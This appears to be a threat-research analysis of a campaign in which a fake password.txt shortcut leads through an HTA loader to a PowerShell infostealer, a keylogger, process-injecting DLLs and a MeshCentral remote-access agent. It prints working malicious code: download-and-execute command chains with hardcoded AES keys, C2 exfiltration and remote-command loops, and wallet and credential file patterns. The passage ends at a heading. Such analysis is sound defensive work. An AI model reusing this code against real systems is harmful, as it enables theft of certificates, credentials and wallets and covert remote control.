Introduction
This article analyzes a malicious LNK file that masquerades as password.txt to lure a target into executing an embedded command. The investigation shows how a seemingly simple shortcut file initiates a multi-stage infection chain that ultimately delivers a Remote Access Trojan (RAT).

Analysis of malicious LNK file
This multi-stage infection campaign starts with the delivery of a simple .lnk
file. The delivery method is currently unknown but valid methods potentially include phishing emails.
The .lnk file masquerades as a text file named password.txt.lnk.
For this double file extension to appear legitimate, threat actors work under the assumption
that victims have not enabled file-extension display.
Therefore, a victim would only see password.txt.
By inspecting the properties of the .lnk file, we can infer the threat actor's
initial objective. Specifically, we inspect the target of the file.
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -e IAAgACAAIAAgACAAIAAgAG0AcwBoAHQAYQAgACAAIAAgACAAIgBoAHQAdABwAHMAOgAvAC8AbABpAG4AawAyADQALgBrAHIALwBIADYAagB5AHoAWgBlACIA
After Base64 decoding and removing redundant null bytes, we are left with:
mshta "https[:]//link24.kr/H6jyzZe".
Link24 is a Korean URL shortener which can be used to obfuscate the destination URL. In the
case of this shortened link, we are redirected to
https[:]//github.com/daldalkim/cuddly-octo-waddle/releases/download/v1.0.0/pwko.zip?v=6a1cd1078886f3.98521610"
The redirect automatically downloads a file named: pwko.zip, from a GitHub
repository named Cuddly Octo Waddle belonging to the user daldalkim.
Based on the sole commit in this repository, we discover that the email address registered for
this user is: daldal.kim@bknecv.mailhubsec.com.
Furthermore, on the releases page of this repository, we identify the existence of multiple
other zip files.

Although it identifies as a ZIP file, pwko.zip is actually a plaintext file
containing obfuscated HTA content. Using Python, we can deobfuscate and analyze the script.
The full deobfuscated HTA script is shown below.
URL5 = https[:]//drive.google.com/uc?export=download&id=1u0g1doVUDc5VCeP653aze60SGlhs3efQ
URL2 = https[:]//drive.google.com/uc?export=download&id=116azn_9bUov3mkSORbPk8_4zIVVNBHZn
URL3 = https[:]//drive.google.com/uc?export=download&id=1jqpw8UHpsY5ps3nKOfkyo2ql4hC23Mew
URL4 = https[:]//drive.google.com/uc?export=download&id=1x9mkl4q9ZU8_hDPNF5w0Mu8ePxVWI5VJ

Set oShell = CreateObject(WScript.shell)

gngjir = 'cmd /c cd /d %temp% && curl -L -o password.txt "URL5" && password.txt'
oShell.Run(gngjir, 0, False)

gngjir = cmd /c sc query WinDefend // [0]
oShell.Exec(gngjir)

output = exec.StdOut.ReadAll
If InStr(output, "STOPPED") > 0 THEN
    gngjir = 'cmd /c cd /d %localappdata% && curl -L -o user.txt "URL4"'
    oShell.Run(gngjir, 0, True) // [1]

    gngjir = 'cmd /c cd /d %localappdata% && curl -L -o sys.log "URL2" && powershell -Command "[System.IO.File]::WriteAllBytes('sys.dll', (New-Object System.Security.Cryptography.AesManaged).CreateDecryptor([System.Text.Encoding]::UTF8.GetBytes('ftrgmjekglgawkxjynqrwxjvjsydxgjc'), [System.Text.Encoding]::UTF8.GetBytes('rhmrpyihmziwkvln')).TransformFinalBlock([System.IO.File]::ReadAllBytes('sys.log'), 0, [System.IO.File]::ReadAllBytes('sys.log').Length))" && del sys.log && rundll32 sys.dll,k'
    oShell.Run(gngjir, 0, False) // [2]

Else
    gngjir = 'cmd /c cd /d %localappdata% && curl -L -o pipe.log "URL3" && powershell -Command "[System.IO.File]::WriteAllBytes('pipe.zip', (New-Object System.Security.Cryptography.AesManaged).CreateDecryptor([System.Text.Encoding]::UTF8.GetBytes('ftrgmjekglgawkxjynqrwxjvjsydxgjc'), [System.Text.Encoding]::UTF8.GetBytes('rhmrpyihmziwkvln')).TransformFinalBlock([System.IO.File]::ReadAllBytes('pipe.log'), 0, [System.IO.File]::ReadAllBytes('pipe.log').Length))" && del pipe.log && powershell Expand-Archive -Path pipe.zip && del pipe.zip'
    oShell.Run(gngjir, 0, True) // [3]

    gngjir = 'cmd /c cd /d %localappdata% && cd pipe && powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -File 1.ps1 -FileName 1.log'
    oShell.Run(gngjir, 0, False) // [4]
End If
self.close
First, at [0], a file is downloaded from URL5, which is saved as
password.txt. At [1], we see that the script checks if the
WinDefend process, part of Microsoft Defender, is running.
If the process is not running, we move to [2], where a file is downloaded from
URL4 and saved as user.txt in the Local Application Data folder.
Subsequently, at [3], another file is downloaded using URL2, and saved as
sys.log. Furthermore, the subsequent AES decryption routine indicates that this
file is AES-encrypted. After a successful download, PowerShell is used to decrypt the file using
a hardcoded key (ftrgmjekglgawkxjynqrwxjvjsydxgjc) and hardcoded IV
(rhmrpyihmziwkvln). The decrypted output is saved to a file named
sys.dll and gets called using rundll32.
However, if Microsoft Defender is running, [2] and [3] are skipped.
Instead we move to [4] which downloads a file from URL3 and saves it as
pipe.log. This file gets AES decrypted using the same harcoded key and IV as
previously mentioned before the output is saved as pipe.zip. The ZIP archive is
then extracted and deleted. The extracted contents now lives in the Local Application Data
folder. In the next step, at [4], the PowerShell file 1.ps1
gets executed and the file 1.log is supplied as a parameter.
Because the campaign follows different execution paths depending on whether Microsoft Defender
is running, the analysis is split into two sections. First, we examine the path taken when
Defender is running, which leads to the PowerShell-based stealer, browser-data collection, and
additional implants. We then analyze the path taken when Defender is disabled, which results in
the execution of sys.dll and the deployment of further payloads.
Microsoft Defender is not disabled
The 1.ps1 is a relatively straightforward script which has the following content:
param(
    [string]$FileName
)
$content = gEt`-CoN`T`ENt $FileName -Raw
$plain = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($content))
i`ex $plain
Basically, it reads the contents from 1.log, decodes it from Base64 and
executes the decoded content using Invoke-Expression (iex). Note that several
command names are split using backticks backticks (`). This is likely an attempt to
evade detection rules and security tools.
Based on this script, we should shift focus and further analyze 1.log by
decoding the base64 blob.
PowerShell-based Information Stealer
After base64 decoding the contents of 1.log, we are left with a 851-line
PowerShell script. Let's analyze some of the features in this script.
First, the script obtains the UUID of the system which it will use to create a directory in
the Temp folder. Furthermore, throughout the script it will use the $id for C2
communications.
$id = (Get-WmiObject -Class Win32_ComputerSystemProduct).UUID
$tempPath = $env:TEMP
New-Item -Path "$tempPath\$id" -ItemType Directory -Force
$storePath = "$tempPath\$id"
Next, it obtains the C2 URL by downloading another file from a Google Drive. The URL is AES
encrypted using the same key and IV we have seen before. The current C2 URL points to
https[:]//lutkdd.corpsecs.com/
$serverenc = "https://drive.google.com/uc?export=download`&id=1FA9TvcakCgfeRdLaejIJbeoFjuI9GB6R"
DownloadFile $serverenc "$tempPath\serverenc.log"
$key = [System.Text.Encoding]::UTF8.GetBytes('ftrgmjekglgawkxjynqrwxjvjsydxgjc')
$iv  = [System.Text.Encoding]::UTF8.GetBytes('rhmrpyihmziwkvln')
$aes = New-Object System.Security.Cryptography.AesManaged
$aes.Key = $key
$aes.IV  = $iv
$data = [System.IO.File]::ReadAllBytes("$tempPath\serverenc.log")
$decrypted = $aes.CreateDecryptor().TransformFinalBlock($data, 0, $data.Length)
$serverurl = [System.Text.Encoding]::UTF8.GetString($decrypted)
Remove-Item "$tempPath\serverenc.log"
The script attempts to create a unique mutex with a name of zcjwmdmj. If the mutex
cannot be created, the script will exit.
$mutexName = "zcjwmdmj"
$createdNew = $false
$mutex = New-Object System.Threading.Mutex($true, $mutexName, [ref]$createdNew)
if (-not $createdNew) {
    Exit
}
Once these initial tasks have been completed, the script defines a collection of
functions that implement the script's main capabilities. The actual execution flow is
defined near the bottom, where those functions are called in a specific order.
First, the RegisterTask function is invoked, whose sole purpose is to establish
persistence by creating a new registry key in
HKCU:\Software\Microsoft\Windows\CurrentVersion\Run named
WindowsSecurityCheck. The corresponding value is a PowerShell command that invokes
1.ps1 supplied with
the 1.log file.
We continue to the Init function which checks for the existence of the
%USERPROFILE%\AppData\LocalLow\NPKI and C:\GPKI folders. These
folders are the default directories where respectively the digital public certificates for
secure financial transactions, online banking and government portal access in South Korea are
stored and where the Government Public Key Infrastructure of South Korea stores official digital
certificates and encryption keys for government employees.
If these locations exist, the directories get zipped and stored in the aforementioned
temporary directory.
$localLowPath = [System.IO.Path]::Combine($env:USERPROFILE, "AppData\LocalLow\NPKI")

if (Test-Path -Path $localLowPath) {
    Compress-Archive -LiteralPath $localLowPath -DestinationPath "$storePath\NPKI.zip" -Force
}

localLowPath = "C:\GPKI"

if (Test-Path -Path $localLowPath) {
    Compress-Archive -LiteralPath $localLowPath -DestinationPath "$storePath\GPKI.zip" -Force
}
Furthermore, basic system information is gathered in the Init function
including the ConsentPromptBehaviour, Product Name, Display Version, Current Build Number,
Operating System, Processor, Disk Info, Volume Info, Network Adapters, Running Processes and
Installed Software. Furthermore, the Disk Info is checked for the inclusion of 'Virtual
Disk','Virtual HD','VMware' or 'Google PersistenDisk' which might indicate the script is run on
a virtual machine. If this is the case, the script exits and deletes itself and
1.log and 2.log. This is likely done because a virtual machine could
indicate the script is running in an analysis environment, and by killing itself it attempts to
thwart detection.
The gathered information is then written to the temporary directory in a file named
info.txt.
System information collection then continues through the invocation of the
RecentFiles function. This function gathers all .lnk-extended
files in the %APPDATA%\Microsoft\Windows\Recent folder. Then, the full target path
for each of the shortcuts is obtained, which is subsequently written to a file named
recent.txt in the temporary folder.
function RecentFiles {
	$recentFolder = [System.IO.Path]::Combine($appdataPath, 'Microsoft\Windows\Recent')
	$recentFiles = Get-ChildItem -Path $recentFolder -Filter *.lnk
	$outputFile = "$storePath\recent.txt"
	$recentFiles | ForEach-Object {
	    $targetPath = Get-ShortcutTargetPath -shortcutPath $_.FullName
	    $targetPath | Out-File -FilePath $outputFile -Append
	}
}
After this initial system collection, the script continues by invoking
GetBrowserData. This function focuses on collection browser information
including cookies, login data, extensions, bookmarks and wallet extension data. The supported
browsers and wallets are listed below.
| Browsers | |
|---|---|
| Edge | Chrome |
| Naver Whale - South Korean based | Firefox |
| Wallets | |||
|---|---|---|---|
| Meta | Trust | Tron | Exod |
| Binan | Okx | Phant | Emeta |
| Eokx | Rainb | Pontem | Keplr |
| Ton | Iwal | Stati | Solf |
| Kaia | Cosmos | Subwal | Bybit |
| Rabby | Backpa | Ronin | Unisat |
| Compas | Argent | Martia | Petra |
| Leacos | Braav | Talis | Magic |
| Coin98 | Xverse | Kelpr | Unisw |
| Phant | Sui | Cobas | Enkr |
With browser information collection completed, the next two functions aim to collect data
from the Telegram Desktop app using GetTelg and from the Discord app using
GetDiscord.
Specifically for Telegram, the D877F783D5D3EF8C folder is targeted which is
created inside the tdata profile; it stores the primary account data, cached files
and local session keys. These keys can be used to log into a Telegram account without scanning a
QR code or receiving an SMS, potentially enabling full account takeover including access to all
chats and sessions.
At this point, the Send function is invoked which is used to zip the by now
collected data stored in the temporary directory and upload it to the C2 server using the
previously saved UUID to identify the exfiltration.
function Send {
	Compress-Archive -LiteralPath $storePath -DestinationPath "$localPath\init.zip" -Force
	Rename-Item -Path "$localPath\init.zip" -NewName "init.dat" -ErrorAction SilentlyContinue
	$url = $serverurl + "?id=$id"

	$result = UploadFile $url "$localPath\init.dat" "same"
	Start-Sleep -Seconds 5

	if ($result -eq $true) {
		Remove-Item -Path "$storePath\*" -Recurse -Force
		Remove-Item -Path "$localPath\init.dat"
	}
}
However, information-stealing activity has not yet fully concluded, as the next function,
CreateFileList uses a hardcoded list of extensions and a list of name patterns
to identify files of interest. If any files are identified, a full listing of the directory in
which the files reside is stored in FileList.txt which ultimately gets sent to
the C2 server.
$extensions = ".txt",".doc",".csv",".docx",".xls",".xlsx",".pdf",".hwp",".hwpx",".jpg",".jpeg",".png",".rar",".zip",".alz",".eml",".ldb",".log",".dat"
$namePatterns = "wallet|UTC--|blockchain|keystore|privatekey|metamask|phrase|ledger|myether|dcent"
At this point, Start-Process is invoked, where 1.ps1 gets called.
However, instead of passing 1.log, now the second file 2.log is
passed as the parameter.
Therefore, we can base64 decode the contents of 2.log and further analyze the
activities performed in this script. It quickly becomes apparent that 2.log
contains a PowerShell-based keylogger. It defines a single function, aptly named
Keylog, which stores all logged keystrokes in the same temporary directory in a
file named k.log.
function Keylog {
	$id = (Get-WmiObject -Class Win32_ComputerSystemProduct).UUID
	$tempPath = $env:TEMP
	$storePath = "$tempPath\$id"
	$logPath = "$storePath\k.log"

    # [...]
    switch ($ascii) {
        {$_ -eq 8} { $key = "{BSPACE}" }
        {$_ -eq 9} { $key = "{TAB}" }
	    {$_ -eq 13} { $key = "{ENTER}" }
        # [...]
		default {
		    $null = [console]::CapsLock
			$virtualKey = $API::MapVirtualKey($ascii, 3)
			$kbstate = New-Object -TypeName Byte[] -ArgumentList 256
			$mychar = New-Object -TypeName System.Text.StringBuilder
			$success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar, $mychar.Capacity, 0)
			if ($success) {
			    $key = $mychar.ToString()
			}
		}
	}
	try {
	    # $key | Out-File -FilePath $logPath -Append -NoNewline
		strbuf += $key
    } catch {}
    # [...]
}
While the keylogger is running, the last function in 1.log gets executed which
is named Work. This function is an infinite loop which runs every 300 seconds and
attempts to upload several of the files that store the collected data:
| Collected files uploaded periodically | |
|---|---|
init.dat |
Contains the zipped data of the temporary directory |
lst.dat |
Contains the zipped data of directory listings of interesting files |
FileList.txt |
Contains directory listings of interesting files |
k.log
| Contains output from the keylogger |
Another component of the Work function is repeated attempts to contact the C2
server and either download or write files.
One of those repeated attempts involves the retrievel of appkey. If the C2 server's
response is not empty, it will trigger the invocation of the GetAppKey function
which downloads a file from Google Drive and saves the contents as appload.log. The
contents get AES decrypted using the same hardcoded key and IV and stores the output as
appload.dll, which is then invoked using rundll32.exe.
Specifically, the function z is invoked.
The script will then sleep for 20 seconds and subsequently upload cc_appkey,
ee_appkey and tmpgoochr.zip to the C2 server, before removing the
files as well as the DLL. See the appload.dll section for
further analysis of this DLL.
Furthermore, the script supports custom downloads and uploads of files through the
rd and wr URI components, as well as the execution of commands
through querying the cm URL directory path.
# Read File
try{
    $webClient = New-Object System.Net.WebClient
	$url = $serverurl + "$id/rd"
	$content = $webClient.DownloadString($url)

	$url = $serverurl + "?id=$id"
	$lines = $content -replace "`r", "" -split "`n"
	foreach ($line in $lines) {
	    if($line -ne "") {
		    $array = $line -split "`t"
			if ($array.Length -gt 1) {
			    UploadFile $url $array[0] $array[1]
            }
			elseif(Test-Path -Path $line -PathType Container) {
			    $folderName = Split-Path -Path $line -Leaf
				$destpath = Join-Path $tempPath ($folderName + ".zip")
				Compress-Archive -LiteralPath $line -DestinationPath $destpath -Force
				$result = UploadFile $url $destpath
				if($result -eq $true) {
				    Remove-Item $destpath
                }
            }
			else {
			    UploadFile $url $line
            }
			Start-Sleep -Milliseconds 500
		}
	}
	$url = $serverurl + "?id=$id&del=rd"
	Invoke-WebRequest -Uri $url -Method Get -UseBasicParsing
} catch {
    $content = ""
} finally {
    $webClient.Dispose()
}

# Write File
try{
    $webClient = New-Object System.Net.WebClient
	$url = $serverurl + "$id/wr"
	$content = $webClient.DownloadString($url)
	$lines = $content -replace "`r", "" -split "`n"
	foreach ($line in $lines) {
	    if($line -ne "") {
		    $fileName = Split-Path -Path $line -Leaf
			$url = $serverurl + $id + "/" + $fileName
			DownloadFile $url $line
			Start-Sleep -Milliseconds 500
			$url = $serverurl + "?id=" + $id + "&del=" + $fileName
			Invoke-WebRequest -Uri $url -Method Get -UseBasicParsing
		}
	}

	$url = $serverurl + "?id=$id&del=wr"
	Invoke-WebRequest -Uri $url -Method Get -UseBasicParsing
} catch {
    $content = ""
} finally {
	$webClient.Dispose()
}

# Command
try{
    $url = $serverurl + "$id/cm"
	$webClient = New-Object System.Net.WebClient
	$content = $webClient.DownloadString($url)
	Invoke-Expression $content
	$url = $serverurl + "?id=$id&del=cm"
	Invoke-WebRequest -Uri $url -Method Get -UseBasicParsing
} catch {
    $content = ""
} finally {
    $webClient.Dispose()
}
Analysis of appload.dll
We previously identified that appload.dll is called and function z
is invoked. Therefore, function z will be the starting point of our analysis of
the appload.dll.
Within z, the function calls SHGetSpecialFolderPathA multiple times
with specific CLSID values. The table below links the values to the known
locations for easier reference:
| CLSID | Location |
|---|---|
| 0x1C | %LOCALAPPDATA% |
| 0x26 | C:\Program Files |
| 0x2A | C:\Program Files (x86) |
The execution begins by loading several values into buffers. Based on the disassembler's
interpretation amongst other values, a file path and filename are loaded from memory. Next, a
file is downloaded from Google Drive and saved in %LOCALAPPDATA% and named
app.
If the download operation succeeded, execution pauses for 1000 milliseconds. Once execution
resumes, two buffers are pre-cleared using memset, each with a size of 259 bytes.
In the first buffer, the string
C:\Program Files\Google\Chrome\Application\Chrome.exe is loaded.
In the second buffer, the string
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe is loaded.
Subsequently, the function sub_180001DE0 is called twice. For each time, the
app file as well as one of the buffers is passed.
Since the goal and impact of sub_180001DE0 is significant, we will first wrap up our
analysis of z. Once execution resumes in the z function, the
app file is deleted. Next, four new strings are created, each pointing to a unique
location on the system.
C:\Windows\System32\TaskMgr.exe%LOCALAPPDATA%\Temp\TaskMgr.exe%LOCALAPPDATA%\Temp\Taskmgr.msh%LOCALAPPDATA%\rem

Subsequently, a new file is downloaded using a second unique Google Drive link and the file
is stored in %LOCALAPPDATA%\rem. If this download operation succeeded, using
another Google Drive link, another file will be downloaded and stored in
%LOCALAPPDATA%\temp\Taskmgr.msh.
Once again, a check is performed to ensure the download succeeded. If success is confirmed,
the Taskmgr.msh file is opened in rb mode and both the file pointer
and its open handle are passed to sub_180001670. This function performs in-place
RC4 decryption of the downloaded file. The first 16 bytes of the file represent the RC4 key
which is used to decrypt the remaining data.
Once in-place decryption has completed, _access_s is used to check if the file
Taskmgr.msh exists. If existence is confirmed, the contents of the file
C:\Windows\System32\TaskMgr.exe is copied into
%LOCALAPPDATA%\Temp\TaskMgr.exe using CopyFileA.
Subsequently, function sub_180001DE0 is called and receives the pointers to the
rem and soon-to-be-malicious TaskMgr.exe.
Understanding function sub_180001DE0
Function sub_180001DE0 is central to understanding the goal this DLL aims
to achieve. This function receives two input parameters. The first parameter contains the
downloaded file, while the second parameter contains the name of a process (either:
chrome.exe, msedge.exe or Taskmgr.exe).
Each of the downloaded files is RC4 encrypted and decryption is one of the first steps. Each
of the files has the corresponding RC4 decryption key embedded and is 16 bytes long. Each key
is located at offset 0 of each file. Therefore, to decrypt the files, we extract the 16-byte
key and decrypt the remaining contents.
Next, based on the following actions we can assume that each of the files is an executable
in PE-COFF format, as we see multiple checks taking place where specific offsets in the
decrypted buffers are tested against values such as 0x5A4D and 0x4550. Once
decryption succeeds and the decrypted buffer is confirmed to contain a valid PE file,
function sub_180005B70 is called. This function calls CreateProcessA
using the process path supplied as the second argument.
If process creation succeeds, sub_180001B90 locates the target process's main
module and calls sub_180005840. This last function performs a classic process
injection.
This routine changes memory protections using VirtualProtectEx, enabling read/write
access on the base address of the process. If this is successful, it will overwrite the target
process memory with WriteProcessMemory, and performs additional checks to reduce
the likelihood of a crash. If this has been confirmed, control is returned to z.
Basically, this means that the RC4-decrypted contents of app gets injected
into chrome.exe and msedge.exe. Furthermore, the contents of
rem gets injected into a copied version of taskmgr.exe.
The next step would now be to analyze both executables and determine what actions are
performed by these implants.
Edge and Chrome Implant Analysis
During the analysis of the 1.ps1 we mentioned how after executing
appload.dll, the script would upload the files: cc_appkey,
ee_appkey and tmpgoochr.zip to the C2 server. So far in our
analysis, we have not yet come across these values.
However, by doing a simple analysis on the Edge & Chrome implant, we see both the
string tmpgoochr and concat actions for ee and cc with
_appkey. Furthermore, we see that the pdb path points to
Z:\Workspace\VC\1\AppBound\x64\Release\AppBoundDecrypt.pdb. Based on
this, searching for "AppBound" returns a post
by CyberArk where they cover a new feature introduced by Google to better protect
cookies named "AppBound Cookie Encryption". It discusses a new attack vector which allows to
decrypt the cookies as a low-privileged user. Additionally, research by Elastic
Labs shows multiple techniques for bypassing Google's App-Bound Encryption.
This includes a technique which attempts to elevate to SYSTEM, then decrypting
app_bound_encryption_key which is another string we locate within the implant.
Without spending too much time on this specific implant, we can reasonably assume based on
some light static and string analysis, that this implant supports the decryption of AppBound
keys in Chrome, MsEdge and Naver Whale, which then get stored in the aforementioned files before
they get exfiltrated to the C2 server.
TaskMgr Implant Analysis
So far, we have not further discussed the contents of the Taskmgr.msh file.
After RC4 decrypting its contents, we are presented with the following clear-text contents:
MeshName=mycoms
MeshType=2
MeshID=0xAFC6ADEAE42BE9C75274C0F6DC503464C6F4FB6D6B77521A6B46AA9CAD91FBBA03D0E6B38F5D5BEADA64E2682C3301B8
ServerID=5A93B1A29F38C43CA42FED5728745C081D04C8390C54525545E10FDECE40C6FCF39941AE33F1C852A596B4418E6CD078
MeshServer=wss://googleoba.servequake.com:8443/agent.ashx
InstallFlags=2
translation={... translation object here ...}
Based on the file extension .msh and the clear-text contents, it becomes
apparent that this file is configuration file for MeshCentral / Mesh Agents which is an open-source computer management platform. As
such, it provides a 'seamless web-based experience for remote desktop access, terminal control,
and file management' and could be abused by threat actors for a hands-on remote access tool.
With this knowledge, we can work with the hypothesis that the taskmgr.exe is
likely the Mesh Agent, allowing threat actor control over the compromised host.
By opening taskmgr.exe in PEStudio, and browsing to the Version Information, we see
general information confirming our hypothesis that this is the MeshCentral Agent.

Furthermore, if we inspect the certificate used to sign the executable, we see that the
certificate was issued by MeshCentralRoot-fa691c

Microsoft Defender is disabled
If Microsoft Defender is disabled, the script will download the user.txt and
sys.log files. Once the download has completed, the sys.log file will
be AES decrypted and the output is stored in sys.dll.
This DLL then gets called using rundll32 sys.dll,k. Note the k at the
end, this denotes the specific function that is being called. For DLL files, these functions
need to be exported. Therefore, we can use any debugger (like IDA) to find k and
start our analysis.
Analyzing sys.dll
The sys.dll follows much of the same logic as the appload.dll. However
there are some noteworthy differences. First, at the start of the k function, two
anti-analysis checks are performed which determine if the DLL is running in either a VirtualBox
or VMWware environment. If this is the case, the process will terminate itself and remove itself
from disk.
If it is not running in a virtualized environment, it will create a unique mutex named
ilaknkia.
Subsequently, it will create two threads and each of these threads attempts to run the
net or taskmgr injections we previously analysed. With these threads
running, it will RC4 decrypt the user.txt file which was the first file that was
downloaded from the PowerShell script. This script contains 3 Google Drive URLs each containing
a specific file to download.
One of these files, app64.log we previously saw and this file will once again be
saved to %LOCALAPPDATA%\app. The two new files, net64.log will be
saved in %LOCALAPPDATA%\net and main64.log will be saved in
%LOCALAPPDATA%\notepad.log.
As we previously saw, app will be used to inject into both chrome.exe
and msedge.exe. We further note that this DLL is UPX packed and when unpacked is
rather large in size and, amongst others, contains multiple SQL statements. We will not further
analyze this DLL as we will work under the assumption that once again this is likely used to
obtain value data from both Chrome and Edge. Whereas notepad.log will be copied into
notepad.tmp
Analyzing notepad.tmp
In DllMain we observe how multiple buffers are loaded with specific filenames and
destinations, partially based on the results of sub_180001FA0. Some filenames
and destinations that can be identified based on static analysis:
| File names and folder paths | ||
|---|---|---|
C:\Program Files |
%LOCALAPPDATA% |
%APPDATA% |
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Recent |
netkey |
netlist.log |
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup |
history.log |
tmp |
netie |
ies |
After these operations completed, sub_180001D80 is called. This function downloads
a new file (u.log) from a new Google Drive link. This file is RC4-encrypted and
after decrypting, it contains a new plaintext C2 URL:
https[:]//pxqtkc.corpsecs.com/. Additionally, the API
GetVolumeInformation is called to obtain the VolumeSerialNumber. This
VolumeSerialNumber will be used to create a unique fingerprint when contacting the C2 server to
identify the target system.
Note that if the VolumeSerialNumber cannot be obtained, it will instead obtain the name of the
target system using GetComputerNameA and the current user's username using
GetUserNameA which can be used for further identification. Based on
sub_180002690 it appears that this is also part of the unique URI that will be
constructed to send to the C2 server and create a unique URI for communication and exfiltration.
Creating persistence

Next, from DllMain, function sub_1800021A0 is called from which attempts to achieve
persistence by creating a registry key in
HKCU\Software\Microsoft\Windows\CurrentVersion\Run with
a name of NetService and a value of rundll32 %LOCALAPPDATA%\sys.dll,k.
Keylogging capabilities
